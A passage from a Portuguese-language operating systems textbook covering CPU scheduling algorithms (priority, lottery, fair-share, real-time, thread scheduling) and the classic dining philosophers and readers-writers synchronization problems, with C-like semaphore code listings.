soas que possuem e operam computadores multiusuário pensarem de modo diferente sobre o assunto. Em uma universidade, por exemplo, uma ordem hierárquica seria encabeçada pelo reitor, e então viriam os professores, os secretários, os porteiros e finalmente os estudantes. Da necessidade de se considerarem fatores externos resulta o escalonamento por prioridades. A ideia básica é simples: a cada processo é atribuída uma prioridade, e ao processo executável com a prioridade mais alta é permitido executar.

Mesmo em um PC com um único proprietário, pode haver múltiplos processos, alguns mais importantes que outros. Por exemplo, a um processo daemon, que envia mensagens de correio eletrônico em segundo plano, deve ser atribuída uma prioridade mais baixa que a um processo que exibe um vídeo na tela em tempo real.

Para evitar que processos de alta prioridade executem indefinidamente, o escalonador pode reduzir a prioridade do processo em execução a cada tique de relógio (isto é, a cada interrupção de relógio). Se isso fizer com que sua prioridade caia abaixo da prioridade do próximo processo com prioridade mais alta, então ocorrerá um chaveamento de processo. Outra possibilidade é atribuir a cada processo um quantum máximo no qual ele pode executar. Quando esse quantum estiver esgotado, será dada a oportunidade para que o próximo processo com prioridade mais alta execute.

Prioridades podem ser atribuídas aos processos estática ou dinamicamente. Em um computador militar, os processos iniciados por generais podem partir com prioridade em 100; os processos iniciados por coronéis, em 90; os de majores, em 80; os de capitães, em 70; os de tenentes, em 60, e assim por diante. De outra forma, em um centro de computação comercial, trabalhos de alta prioridade podem custar cem dólares por uma hora; um de prioridade média, 75 dólares por hora; e os de prioridade baixa, 50 dólares pelo mesmo período. O sistema UNIX tem um comando, *nice*, que permite que um usuário reduza voluntariamente a prioridade de seu processo e, assim, seja gentil com os outros usuários. Usuários nunca o utilizam.


O sistema também pode atribuir dinamicamente as prioridades para atingir certos objetivos. Por exemplo, alguns processos são altamente orientados à E/S e gastam a maior parte de seu tempo esperando que uma E/S termine. Se um processo como esse quisesse a CPU, deveria recebê-la imediatamente, para deixá-lo inicializar sua próxima requisição de E/S, a qual poderia então continuar em paralelo com outro processo que estivesse realmente computando. Fazer o processo orientado à E/S esperar um longo tempo pela CPU significa tê-lo ocupando a memória por tempo demais desnecessariamente. Um algoritmo simples e que funciona bem para processos orientados à E/S é atribuir 1/f à prioridade, sendo f a fração do último quantum que o processo usou. Um processo que tivesse utilizado somente 1 ms de seu quantum de 50 ms obteria priorida-

de 50, enquanto um processo que executa 25 ms antes de bloquear teria prioridade 2, e um processo que houvesse consumido todo o quantum teria prioridade 1.

Muitas vezes é conveniente agrupar processos em classes de prioridade e usar o escalonamento por prioridades entre as classes - contudo, dentro de cada classe, usar o escalonamento circular. A Figura 2.34 mostra um sistema com quatro classes de prioridade. O algoritmo de escalonamento é o seguinte: enquanto houver processos executáveis na classe de prioridade 4, execute apenas um por quantum usando escalonamento circular e nunca perca tempo com as classes de baixa prioridade. Se a classe de prioridade 4 estiver vazia (sem processos para executar), então execute os processos da classe 3 em chaveamento circular. Se as classes 4 e 3 estiverem ambas vazias, então execute a classe 2 em chaveamento circular, e assim por diante. Se as prioridades não forem ocasionalmente ajustadas, as classes de prioridade mais baixas poderão todas morrer de fome.

#### Filas múltiplas

Um dos primeiros escalonadores por prioridades foi implementado no CTSS, o sistema compatível de tempo compartilhado do MIT que operava no IBM 7094 (Corbató et al., 1962). O CTSS tinha um problema: o chaveamento de processo era muito lento porque o 7094 só podia manter na memória um processo por vez. Cada chaveamento significava trocar todo o processo, ou seja, enviá-lo para o disco e ler outro do disco. Os projetistas do CTSS logo perceberam que era mais eficiente dar, de vez em quando, um quantum grande para os processos limitados pela CPU do que fornecer frequentemente um quantum pequeno (para reduzir as operações de troca entre o disco e a memória). Por outro lado, dar a todos os processos um quantum grande significaria ter um tempo de resposta inadequado, conforme vimos. A solução, então, foi definir classes de prioridade. Os processos na classe de prioridade mais alta eram executados por um quantum. Os processos na classe seguinte de prioridade mais alta executavam por dois quanta. Os processos na próxima classe executavam por quatro quanta e assim por diante. Se um processo utilizasse todos os seus quanta, seria movido para uma classe inferior.



**Figura 2.34** Um algoritmo de escalonamento com quatro classes de prioridade.

Como exemplo, imagine um processo que precisasse computar continuamente por 100 quanta. Inicialmente, a ele seria dado um quantum, e ele então seria levado da memória para o disco (troca para o disco). Na vez seguinte ele teria dois quanta antes de ocorrer a troca para o disco. As próximas execuções obteriam 4, 8, 16, 32 e 64 quanta, embora ele tivesse usado apenas 37 dos últimos 64 quanta para realizar seu trabalho. Seriam necessárias somente sete trocas entre a memória e o disco (incluindo a carga inicial), em vez de cem para um algoritmo puramente circular. Além disso, à medida que o processo se aprofundasse mais nas filas de prioridade, ele seria cada vez menos frequentemente executado, liberando a CPU para processos interativos e rápidos.

Foi então adotada a seguinte política para impedir uma longa punição a um processo que, quando iniciado pela primeira vez, precisasse executar por um longo intervalo de tempo, mas que depois se tornasse interativo. Se fosse digitado um <Enter> em um terminal, o processo pertencente àquele terminal era movido para a classe de prioridade mais alta, na suposição de que ele estivesse prestes a se tornar interativo. Certo dia, algum usuário com um processo pesadamente limitado pela CPU descobriu que, sentando ao terminal e digitando <Entra> de maneira aleatória e a intervalos de poucos segundos, poderia fazer maravilhas por seu tempo de resposta. Ele contou isso para todos os seus amigos. Moral da história: conseguir acertar na prática é muito mais difícil que acertar na teoria.

Muitos outros algoritmos foram usados para atribuir processos a classes de prioridade. Por exemplo, o influente sistema XDS 940 (Lampson, 1968), construído em Berkeley, possuía quatro classes de prioridade: terminal, E/S, quantum curto e quantum longo. Quando um processo que estivesse esperando pela entrada de um terminal finalmente acordasse, ele iria para classe de prioridade mais alta (terminal). Quando um processo bloqueado pelo disco ficasse pronto, ele iria para a segunda classe. Se, enquanto um processo ainda estivesse executando, seu quantum acabasse, seria inicialmente alocado na terceira classe. Contudo, se um processo terminasse seu quantum várias vezes sem ser bloqueado pelo terminal ou por outra E/S, iria para a última fila. Muitos outros sistemas usam algo semelhante para favorecer os usuários interativos mais do que os processos em segundo plano.

#### Próximo processo mais curto (shortest process next)

Como a tarefa mais curta primeiro sempre resulta no mínimo tempo médio de resposta para sistemas em lote, seria bom se ele também pudesse ser usado para processos interativos. Até certo ponto, isso é possível. Processos interativos geralmente seguem o padrão de esperar por comando, executar comando, esperar por comando, executar comando e assim por diante. Se víssemos a execução de cada comando como uma 'tarefa' isolado, então poderíamos minimizar o tempo de resposta geral executando a tarefa mais curta primeiro. O único problema é saber qual dos processos atualmente executáveis é o mais curto.

Uma saída é realizar uma estimativa com base no comportamento passado e, então, executar o processo cujo tempo de execução estimado seja o menor. Suponha que o tempo estimado por comando para algum terminal seja  $T_0$  e que sua próxima execução seja medida como  $T_1$ . Poderíamos atualizar nossa estimativa tomando uma soma ponderada desses dois números, isto é,  $aT_0 + (1-a)T_1$ . Pela escolha de a, podemos decidir se o processo de estimativa esquecerá rapidamente as execuções anteriores ou se lembrará delas por um longo tempo. Com a = 1/2, obtemos estimativas sucessivas de

 $T_0$ ,  $T_0/2 + T_1/2$ ,  $T_0/4 + T_1/4 + T_2/2$ ,  $T_0/8 + T_1/8 + T_2/4 + T_3/2$ Depois de três novas execuções, o peso de  $T_0$  na nova estimativa caiu para 1/8.

A técnica de estimar o valor seguinte da série, tomando a média ponderada do valor sendo medido e a estimativa anterior, é algumas vezes chamada de aging (envelhecimento). Essa técnica é aplicável a muitas situações nas quais é preciso uma previsão baseada nos valores anteriores. Aging é especialmente fácil de implementar quando a = 1/2. Basta apenas adicionar o novo valor à estimativa atual e dividir a soma por 2 (deslocando 1 bit à direita).

#### Escalonamento garantido

Um método completamente diferente de lidar com o escalonamento é fazer promessas reais sobre o desempenho aos usuários e, então, satisfazê-los. Uma promessa realista e fácil de cumprir é esta: se houver n usuários conectados enquanto você estiver trabalhando, você receberá cerca de 1/n de CPU. De modo semelhante, em um sistema monousuário com n processos em execução, todos iguais, cada um deve receber 1/n ciclos de CPU. Isso parece suficientemente justo.

Para fazer valer essa promessa, o sistema deve manter o controle da quantidade de CPU que cada processo recebe desde sua criação. Ele então calcula a quantidade de CPU destinada a cada um ou simplesmente o tempo desde a criação dividido por n. Como a quantidade de tempo de CPU que cada processo realmente teve é também conhecida, torna-se fácil calcular a taxa entre o tempo de CPU de fato consumido e o tempo de CPU destinado a cada processo. Uma taxa de 0,5 significa que um processo teve somente a metade do que ele deveria ter, e uma taxa de 2,0 significa que um processo teve duas vezes mais do que lhe foi destinado. O algoritmo então executará o processo com a taxa mais baixa, até que sua taxa cresça e se aproxime da de seu competidor.

#### Escalonamento por loteria

Fazer promessas aos usuários e satisfazê-los é uma boa ideia, porém difícil de implementar. Contudo, um outro algoritmo pode ser usado com resultados similarmente previsí-



veis, mas de implementação muito mais simples. É o chamado **escalonamento por loteria** (Waldspurger e Weihl, 1994).

A ideia básica é dar bilhetes de loteria aos processos, cujos prêmios são vários recursos do sistema, como tempo de CPU. Se houver uma decisão de escalonamento, um bilhete de loteria será escolhido aleatoriamente e o processo que tem o bilhete conseguirá o recurso. Quando aplicado ao escalonamento de CPU, o sistema pode fazer um sorteio 50 vezes por segundo e, portanto, cada vencedor terá 20 ms de tempo de CPU como prêmio.

Parafraseando George Orwell: "Todos os processos são iguais, mas alguns são mais iguais que os outros". Aos processos mais importantes podem ser atribuídos bilhetes extras para aumentar suas probabilidades de vitória. Se houver cem bilhetes extras e um processo detiver 20 deles, esse processo terá uma chance de 20 por cento de vencer cada loteria. Ao longo da execução, ele obterá 20 por cento da CPU. Diferentemente de um escalonador por prioridades, no qual é muito difícil estabelecer o que de fato significa uma prioridade 40, aqui há uma regra clara: um processo que detenha uma fração f dos bilhetes obterá em torno de uma fração f do recurso em questão.

O escalonamento por loteria tem várias propriedades interessantes. Por exemplo, se aparece um novo processo e a ele são atribuídos alguns bilhetes, já no próximo sorteio da loteria sua probabilidade de vencer será proporcional ao número de bilhetes que ele tiver. Em outras palavras, o escalonamento por loteria é altamente responsivo.

Os processos cooperativos podem trocar bilhetes entre si, se assim desejarem. Por exemplo, quando um processo cliente envia uma mensagem para um processo servidor e, então, é bloqueado, ele pode dar todos os seus bilhetes ao servidor, para que aumentem as probabilidades de o servidor executar logo. Quando o servidor termina, retorna os bilhetes para o cliente executar novamente. Na verdade, na ausência de clientes, os servidores nem precisam de bilhetes.

O escalonamento por loteria pode ser usado para resolver problemas difíceis de solucionar a partir de outros métodos. Um exemplo é o de um servidor de vídeo, no qual vários processos alimentam o fluxo de vídeo de seus clientes, mas em diferentes taxas de apresentação dos quadros. Suponha que os processos precisem de taxas em 10, 20 e 25 quadros/s. Alocando a esses processos dez, 20 e 25 bilhetes, respectivamente, eles vão automaticamente dividir a CPU aproximadamente na proporção correta, que é 10:20:25.

#### Escalonamento por fração justa (fair-share)

Até agora temos partido do pressuposto de que cada processo é escalonado por si próprio, sem nos preocuparmos com quem é seu dono. Como resultado, se o usuário 1 inicia nove processos e o usuário 2 inicia um processo, com chaveamento circular ou com prioridades iguais, o usuário 1 obterá 90 por cento da CPU e o usuário 2 terá somente 10 por cento dela.

Para evitar isso, alguns sistemas consideram a propriedade do processo antes de escaloná-lo. Nesse modelo, a cada usuário é alocada uma fração da CPU, e o escalonador escolhe os processos de modo que garanta essa fração. Assim, se dois usuários tiverem 50 por cento da CPU prometida a cada um deles, cada um obterá os 50 por cento, não importando quantos processos eles tenham gerado.

Como exemplo, imagine um sistema com dois usuários, cada qual com 50 por cento da CPU prometida a ele. O usuário 1 tem quatro processos, *A*, *B*, *C* e *D*, e o usuário 2 tem somente um processo, *E*. Se for usado o escalonamento circular, uma sequência possível de escalonamento que cumpra todas as exigências será a seguinte:

#### AEBECEDEAEBECEDE...

Por outro lado, se ao usuário 1 se destinar duas vezes mais tempo de CPU que para o usuário 2, poderemos obter:

#### ABECDEABECDE...

É claro que existem inúmeras outras possibilidades, igualmente passíveis de serem exploradas, dependendo da noção de justiça.

# 2.4.4 | Escalonamento em sistemas de tempo real

Um sistema de **tempo real** é aquele no qual o tempo tem uma função essencial. Em geral, um ou mais dispositivos físicos externos ao computador geram estímulos, e o computador deve reagir apropriadamente a eles dentro de um dado intervalo de tempo. Por exemplo, o computador em um CD player obtém os bits que chegam do drive e precisa convertê-los em música em um intervalo de tempo muito curto. Se o cálculo que ele fizer for muito demorado, a música soará diferente. Outros exemplos de sistemas de tempo real incluem: monitoração de pacientes em unidades de terapia intensiva de hospitais, piloto automático de aeronaves e robôs de controle em fábricas automatizadas. Em todos esses casos, ter a resposta certa, mas tardia, é tão ruim quanto não ter nada.

Sistemas de tempo real são em geral categorizados como **tempo real crítico**, isto é, há prazos absolutos que devem ser cumpridos ou, então, como **tempo real não crítico**, no qual o descumprimento ocasional de um prazo é indesejável, contudo tolerável. Em ambos os casos, o comportamento de tempo real é implementado dividindose o programa em vários processos cujo comportamento é previamente conhecido. De modo geral, esses processos têm vida curta e podem executar em bem menos de um segundo. Quando é detectado um evento externo, o trabalho do escalonador é escalonar os processos de tal maneira que todos os prazos sejam cumpridos.

Os eventos aos quais um sistema de tempo real pode precisar responder podem ser categorizados ainda como **periódicos** (ocorrem em intervalos regulares) ou **aperió**-

Capítulo 2

dicos (acontecem de modo imprevisível). Um sistema pode ter de responder a múltiplos fluxos de eventos periódicos. Dependendo de quanto tempo cada evento requeira para processar, talvez nem seja possível tratar de todos. Por exemplo, se houver m eventos periódicos e o evento i ocorrer com período P, e requerer C, segundos de CPU para tratar cada evento, então a carga poderá ser tratada somente se

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \le 1$$

Um sistema de tempo real que satisfaça esse critério é chamado de escalonável.

Como exemplo, considere um sistema de tempo real não crítico com três eventos periódicos, com períodos de 100, 200 e 500 ms, respectivamente. Se esses eventos requererem 50, 30 e 100 ms de tempo de CPU por evento, nessa ordem, o sistema é escalonável porque 0,5 + 0,15 + 0,2 < 1. Se um quarto evento, com período de 1 s, for adicionado, o sistema permanecerá escalonável desde que esse evento não precise de mais de 150 ms do tempo de CPU por evento. Está implícita nesse cálculo a hipótese de que o custo extra do chaveamento de contexto é tão pequeno que pode ser desprezado.

Os algoritmos de escalonamento de tempo real podem ser estáticos ou dinâmicos. Os primeiros tomam suas decisões de escalonamento antes de o sistema começar a executar. Os últimos o fazem em tempo de execução. O escalonamento estático só funciona quando há prévia informação perfeita disponível sobre o trabalho necessário a ser feito e os prazos que devem ser cumpridos. Os algoritmos de escalonamento dinâmico não apresentam essas restrições. Adiaremos nosso estudo sobre algoritmos específicos para quando tratarmos de sistemas multimídia de tempo real no Capítulo 7.

#### 2.4.5 Política versus mecanismo

Até agora, temos presumido tacitamente que todos os processos no sistema pertencem a usuários diferentes e estão, portanto, competindo pela CPU. Embora isso muitas vezes seja verdade, um processo pode ter muitos filhos executando sob seu controle — por exemplo, um processo de um sistema de gerenciamento de bancos de dados. Cada filho pode estar atendendo a uma requisição diferente ou ter uma função específica para realizar (análise sintática de consultas, acesso a disco etc.). É totalmente possível que o processo principal tenha uma ideia clara de quais de seus filhos sejam os mais importantes (ou tenham tempo crítico) e quais sejam os menos importantes. Infelizmente, nenhum dos escalonadores discutidos anteriormente aceita qualquer entrada proveniente de processos do usuário sobre decisões de escalonamento. Como resultado, o escalonador raramente faz a melhor escolha.

A solução para esse problema é separar o mecanismo de escalonamento da política de escalonamento, um princípio estabelecido há muito tempo (Levin et al., 1975). Isso significa que o algoritmo de escalonamento é de algum modo parametrizado, mas os parâmetros podem ser preenchidos pelos processos dos usuários. Consideremos novamente o exemplo do banco de dados. Suponha que o núcleo use um algoritmo de escalonamento por prioridades, mas que disponibilize uma chamada de sistema na qual um processo seja capaz de configurar (e alterar) as prioridades e seus filhos. Desse modo, o pai pode controlar em detalhes como seus filhos são escalonados, mesmo que ele próprio não faça o escalonamento. Nesse exemplo, o mecanismo de escalonamento está no núcleo, mas a política é estabelecida por um processo de usuário.

#### 2.4.6 Escalonamento de threads

Quando cada um dentre vários processos tem múltiplos threads, ocorrem dois níveis de paralelismo: processos e threads. O escalonamento nesses sistemas pode diferir de modo substancial, dependendo de os threads serem de usuário ou de núcleo (ou ambos).


Consideremos primeiro os threads de usuário. Como o núcleo não sabe da existência de threads, ele opera como sempre faz, escolhendo um processo — por exemplo, A e dando-lhe o controle de seu quantum. O escalonador do thread em A decide qual thread deve executar — por exemplo, A1. Como não há interrupções de relógio para multiprogramar threads, esse thread pode continuar executando enquanto quiser. Se ele usar todo o quantum do processo, o núcleo selecionará um outro processo para executar.


Quando o processo A finalmente voltar a executar, o thread A1 permanecerá executando. Ele continuará a consumir todo o tempo de A até que termine. Contudo, seu comportamento antissocial não afetará outros processos: eles obterão aquilo que o escalonador considerar uma fração apropriada, não importando o que esteja acontecendo dentro do processo A.

Agora, imagine que os threads de A tenham relativamente pouco trabalho a fazer por surto de CPU — por exemplo, 5 ms de trabalho para um quantum de 50 ms. Consequentemente, cada um executa por um pouquinho de tempo e então cede a CPU de volta para o escalonador de thread. Isso pode levar à sequência A1, A2, A3, A1, A2, A3, A1, A2, A3, A1, antes de o núcleo chavear para o processo B. Essa situação é ilustrada na Figura 2.35(a).

O algoritmo de escalonamento usado pelo sistema de tempo de execução pode ser qualquer um dos que acabam de ser descritos. Na prática, o escalonamento circular e o escalonamento por prioridades são os mais comuns. A única limitação é a ausência de uma interrupção de relógio para interromper um thread que esteja executando há muito tempo.

Agora, considere a situação com os threads de núcleo. Nesse caso, o núcleo escolhe um thread para executar. Ele não precisa levar em conta a qual processo o thread pertence, mas, se quiser, pode considerar esse fato. Ao thread é





Possível: A1, A2, A3, A1, A2, A3 Também possível: A1, B1, A2, B2, A3, B3

(b)

Figura 2.35 (a) Escalonamento possível de threads de usuários com um quantum de processo de 50 ms e threads que executam 5 ms por surto de CPU. (b) Escalonamento possível de threads de núcleo com as mesmas características de (a).

dado um quantum, e ele será compulsoriamente suspenso se exceder o quantum. Com um quantum de 50 ms, mas com threads que bloqueiam depois de 5 ms, a ordem dos threads por um período de 30 ms pode ser *A1*, *B1*, *A2*, *B2*, *A3*, *B3*, algo impossível de conseguir com esses parâmetros e com threads de usuário. Essa situação é parcialmente mostrada na Figura 2.35(b).

Uma diferença importante entre os threads de usuário e os threads de núcleo é o desempenho. O chaveamento de thread com threads de usuário usa poucas instruções de máquina. Para os threads de núcleo, o chaveamento requer um chaveamento completo do contexto, com alteração do mapa de memória e invalidação da cache — o que significa uma demora várias ordens de magnitude. Por outro lado, para os threads de núcleo, um thread bloqueado pela E/S não suspende o processo inteiro, como ocorre nos threads de usuário.

Como o núcleo sabe que o chaveamento de um thread no processo A para um thread no processo B custa mais do que executar um segundo thread no processo A (pois terá de mudar o mapa de memória e invalidar a memória cache), ele pode considerar essa informação quando for tomar uma decisão. Por exemplo, dados dois threads igualmente importantes, sendo que um deles pertence ao mesmo processo de um thread que acabou de ser bloqueado e o outro pertence a um processo diferente, a preferência poderia ser dada ao primeiro.

Outro fator importante é que os threads de usuário podem utilizar um escalonador de thread específico para uma aplicação. Considere, por exemplo, o servidor da Web da Figura 2.6. Suponha que um thread operário tenha acabado de ser bloqueado e que o thread despachante e dois threads operários estejam prontos. Qual deveria executar? O sistema de tempo de execução — que sabe o que cada thread faz — pode facilmente escolher o despachante como o próximo thread a executar, para que este coloque outro operário para executar. Essa estratégia maximiza a quantidade de paralelismo em um ambiente no qual os operários frequentemente são bloqueados pela E/S de disco. Já no caso dos threads de núcleo, este nunca saberia o que cada thread fez (embora a eles pudessem ser atribuídas diferentes prioridades). Contudo, em geral os escalonadores de threads específicos para uma aplicação são capazes de ajustar uma aplicação melhor do que o núcleo pode fazê-lo.

# 2.5 Problemas clássicos de IPC

A literatura sobre sistemas operacionais está repleta de problemas interessantes que têm sido amplamente discutidos e analisados a partir de vários métodos de sincronização. Nas próximas seções examinaremos três desses problemas mais comuns.

#### 2.5.1 O problema do jantar dos filósofos

Em 1965, Dijkstra formulou e resolveu um problema de sincronização que ele chamou de **problema do jantar dos filósofos**. Desde então, cada um que inventasse mais uma primitiva de sincronização via-se obrigado a demonstrar até que ponto essa nova primitiva era maravilhosa, mostrando com que elegância ela resolvia o problema do jantar dos filósofos. O problema pode ser explicado de maneira muito simples. Cinco filósofos estão sentados em torno de uma mesa circular. Cada filósofo tem um prato de espaguete. O espaguete está tão escorregadio que um filósofo precisa de dois garfos para comê-lo. Entre cada par de pratos está um garfo. O diagrama da mesa é ilustrado na Figura 2.36.

A vida de um filósofo consiste em alternar períodos de comer e pensar. (Trata-se apenas de uma abstração, mesmo para os filósofos; as outras atividades são irrelevantes ao problema.) Quando uma filósofa fica com fome, ela tenta pegar os garfos à sua direita e à sua esquerda, um de cada vez, em qualquer ordem. Se conseguir pegar dois garfos, ela comerá durante um determinado tempo e, então, colocará os garfos na mesa novamente e continuará a pen-




Figura 2.36 Hora do almoço no Departamento de Filosofia.

sar. A questão fundamental é: você consegue escrever um programa para cada filósofo que faça o que deve fazer e nunca trave? (Observe que a necessidade de ter dois garfos é artificial; talvez fosse melhor mudar de comida italiana para comida chinesa, substituindo o espaguete por arroz e os garfos por pauzinhos.)

A Figura 2.37 mostra a solução óbvia. A rotina take\_ fork espera até que o garfo específico esteja disponível e então o pega. Infelizmente, a solução óbvia está errada. Suponha que todos os cinco filósofos resolvam usar seus garfos simultaneamente. Nenhum deles será capaz de pegar o garfo que estiver a sua direita e, assim, ocorrerá um impasse.

Podemos fazer modificações para que o programa, depois de pegar o garfo esquerdo, verifique se o garfo direito está disponível. Se não estiver, o filósofo devolverá o garfo esquerdo à mesa, esperará por algum tempo e então repetirá todo o processo. Mas essa proposta também falha, embora por uma razão diferente. Com um pouco de azar, todos os filósofos poderiam começar o algoritmo simultaneamente; pegando seus garfos esquerdos e, vendo que seus garfos direitos não estariam disponíveis, devolveriam seus garfos esquerdos, esperariam, de novo pegariam seus garfos esquerdos simultaneamente, e assim permaneceriam para sempre. Uma situação como essa — na qual todos os programas continuam executando indefinidamente, mas falham ao tentar progredir — é chamada de inanição (starvation). (E é assim chamada mesmo quando o problema não ocorre em um restaurante italiano ou chinês.)

Mas então você poderia pensar que, se os filósofos esperassem por um tempo aleatório, em vez de esperarem por um tempo fixo depois de falharem ao pegar o garfo do lado direito, a probabilidade de tudo continuar intertravado, mesmo que por uma hora, seria muito pequena. Essa observação é verdadeira, e, em quase todas as aplicações, tentar de novo mais tarde é uma abordagem adotada. Por exemplo, na popular rede local Ethernet, se dois computadores enviam um pacote ao mesmo tempo (levando a uma colisão de pacotes), cada um espera por um tempo aleatório antes de tentar novamente; na prática, essa solução funciona bem. Contudo, para algumas aplicações seria preferível uma solução que sempre fosse válida e não falhasse por causa de uma série improvável de números aleatórios. Pense, por exemplo, no controle de segurança em uma usina de energia nuclear.

Um aperfeiçoamento da solução mostrada na Figura 2.37 que não apresenta impasse nem inanição é proteger os cinco comandos que seguem a chamada think com um semáforo binário. Antes de começar a pegar garfos, um filósofo faria um down no mutex. Depois de trocar os garfos, ele faria um up no mutex. Do ponto de vista teórico, essa solução é adequada. Do ponto de vista prático, ela apresenta um problema de desempenho: somente um filósofo por vez pode comer a qualquer instante. Com cinco garfos disponíveis, seria possível permitir que dois filósofos comessem ao mesmo tempo.

A solução apresentada na Figura 2.38 é livre de impasse e permite o máximo paralelismo a um número arbitrário de filósofos. Ela usa um arranjo, estado, para controlar se

```
#define N 5
                                             /* número de filósofos */
void philosopher(int i)
                                             /* i: número do filósofo, de 0 a 4 */
     while (TRUE) {
           think();
                                             /* o filósofo está pensando */
           take_fork(i);
                                             /* pega o garfo esquerdo */
           take_fork((i+1) % N);
                                              /* pega o garfo direito; % é o operador módulo */
                                              /* hummm! Espaguete */
           put_fork(i);
                                             /* devolve o garfo esquerdo à mesa */
           put_fork((i+1) % N);
                                             /* devolve o garfo direito à mesa */
```

Figura 2.37 Uma solução errada para o problema do jantar dos filósofos.



```
#define N
                                       /* número de filósofos */
#define LEFT
                      (i+N-1)%N
                                       /* número do vizinho à esquerda de i */
#define RIGHT
                      (i+1)%N
                                       /* número do vizinho à direita de i */
#define THINKING
                                       /* o filósofo está pensando */
                      0
#define HUNGRY
                                       /* o filósofo está tentando pegar garfos */
                      1
#define EATING
                      2
                                       /* o filósofo está comendo */
typedef int semaphore;
                                       /* semáforos são um tipo especial de int */
int state[N];
                                       /* arranjo para controlar o estado de cada um */
semaphore mutex = 1;
                                       /* exclusão mútua para as regiões críticas */
semaphore s[N];
                                       /* um semáforo por filósofo */
void philosopher(int i)
                                       /* i: o número do filósofo, de 0 a N-1 */
     while (TRUE) {
                                       /* repete para sempre */
          think();
                                       /* o filósofo está pensando */
          take_forks(i);
                                       /* pega dois garfos ou bloqueia */
                                       /* hummm! Espaguete! */
          eat();
          put_forks(i);
                                       /* devolve os dois garfos à mesa */
}
void take_forks(int i)
                                       /* i: o número do filósofo, de 0 a N-1 */
     down(&mutex);
                                       /* entra na região crítica */
     state[i] = HUNGRY;
                                       /* registra que o filósofo está faminto */
                                       /* tenta pegar dois garfos */
     test(i):
     up(&mutex);
                                       /* sai da região crítica */
     down(&s[i]);
                                       /* bloqueia se os garfos não foram pegos */
}
void put_forks(i)
                                       /* i: o número do filósofo, de 0 a N-1 */
     down(&mutex);
                                       /* entra na região crítica */
     state[i] = THINKING;
                                       /* o filósofo acabou de comer */
     test(LEFT);
                                       /* vê se o vizinho da esquerda pode comer agora */
     test(RIGHT);
                                       /* vê se o vizinho da direita pode comer agora */
     up(&mutex);
                                       /* sai da região crítica */
}
void test(i)/* i: o número do filósofo, de 0 a N-1 */
     if (state[i] == HUNGRY && state[LEFT] != EATING && state[RIGHT] != EATING) {
          state[i] = EATING;
          up(&s[i]);
     }
```

Figura 2.38 Uma solução para o problema do jantar dos filósofos.

um filósofo está comendo, pensando ou faminto (tentando pegar garfos). Um filósofo só pode mudar para o estado 'comendo' se nenhum dos vizinhos estiver comendo. Os vizinhos do filósofo *i* são definidos pelas macros *LEFT* e *RIGHT*. Em outras palavras, se *i* for 2, *LEFT* será 1 e *RIGHT* será 3.

O programa usa um arranjo de semáforos, um por filósofo; assim, filósofos famintos podem ser bloqueados se os garfos necessários estiverem ocupados. Observe que cada processo executa a rotina *philosopher* como seu código principal, mas as outras rotinas — *take\_forks*, *put\_forks* e *test* — são rotinas ordinárias, e não processos separados.

# 2.5.2 O problema dos leitores e escritores

O problema do jantar dos filósofos é útil para modelar processos que competem pelo acesso exclusivo a um número limitado de recursos, como dispositivos de E/S. Outro problema famoso é o caso dos leitores e escritores (Courtois et al., 1971), que modela o acesso a uma base de dados. Imagine, por exemplo, um sistema de reserva de linhas aéreas, com muitos processos em competição, querendo ler e escrever. É aceitável que múltiplos processos leiam a base de dados ao mesmo tempo, mas, se um processo estiver atualizando (escrevendo) na base de dados, nenhum outro

processo pode ter acesso ao banco de dados, nem mesmo os leitores. A questão é: como programar os leitores e os escritores? Uma solução é mostrada na Figura 2.39.

A partir dessa solução, para obter o acesso à base de dados, o primeiro leitor faz um down no semáforo *db*. Os leitores subsequentes meramente incrementam um contador, *rc*. Conforme saem, os leitores decrementam o contador de 1 e o último leitor a sair faz um up no semáforo, permitindo que um eventual escritor bloqueado entre.

A solução apresentada aqui contém implicitamente uma decisão sutil que vale a pena comentar. Suponha que, enquanto um leitor está usando a base de dados, um outro leitor chegue. Como ter dois leitores ao mesmo tempo não é um problema, o segundo leitor é admitido. Leitores adicionais também podem ser admitidos se chegarem.

Agora imagine que apareça um escritor. Este não pode ser admitido na base de dados, pois escritores devem ter acesso exclusivo. O escritor é, então, suspenso. Leitores adicionais chegam. Enquanto houver pelo menos um leitor ativo, leitores subsequentes serão admitidos. Como consequência dessa estratégia, enquanto houver um fluxo estável de leitores chegando, todos entrarão assim que chegarem. O escritor permanecerá suspenso até que nenhum leitor esteja presente. Se um novo leitor chegar — digamos,

a cada dois segundos — e cada leitor levar cinco segundos para fazer seu trabalho, o escritor nunca entrará.

Para evitar essa situação, o programa poderia ser escrito de modo um pouco diferente: se um leitor chegar quando um escritor estiver esperando, o leitor será suspenso logo depois do escritor, em vez de ser admitido de imediato. Dessa maneira, um escritor, para terminar, precisa esperar por leitores que estavam ativos quando ele chegou, mas não por leitores que chegaram depois dele. A desvantagem dessa solução é que se consegue menos concorrência e, portanto, um desempenho menor. Courtois et al. apresentam uma solução que dá prioridade aos escritores. Para mais detalhes, consulte o artigo.

# 2.6 Pesquisas em processos e threads

No Capítulo 1, estudamos algumas das pesquisas atuais em estrutura de sistemas operacionais. Neste capítulo e nos subsequentes, examinaremos pesquisas mais específicas, iniciando com os processos. Aos poucos, torna-se claro que alguns assuntos são muito mais estáveis que outros. A maioria das pesquisas tende a ser sobre tópicos novos, em vez daqueles que nos rodeiam há décadas.

```
typedef int semaphore;
                                    /* use sua imaginação */
semaphore mutex = 1:
                                    /* controla o acesso a 'rc' */
semaphore db = 1;
                                    /* controla o acesso a base de dados */
int rc = 0;
                                    /* número de processos lendo ou querendo ler */
void reader(void)
     while (TRUE) {
                                    /* repete para sempre */
                                    /* obtém acesso exclusivo a 'rc' */
         down(&mutex);
                                    /* um leitor a mais agora */
         rc = rc + 1;
          if (rc == 1) down(\&db);
                                    /* se este for o primeiro leitor ... */
          up(&mutex);
                                    /* libera o acesso exclusivo a 'rc' */
          read_data_base();
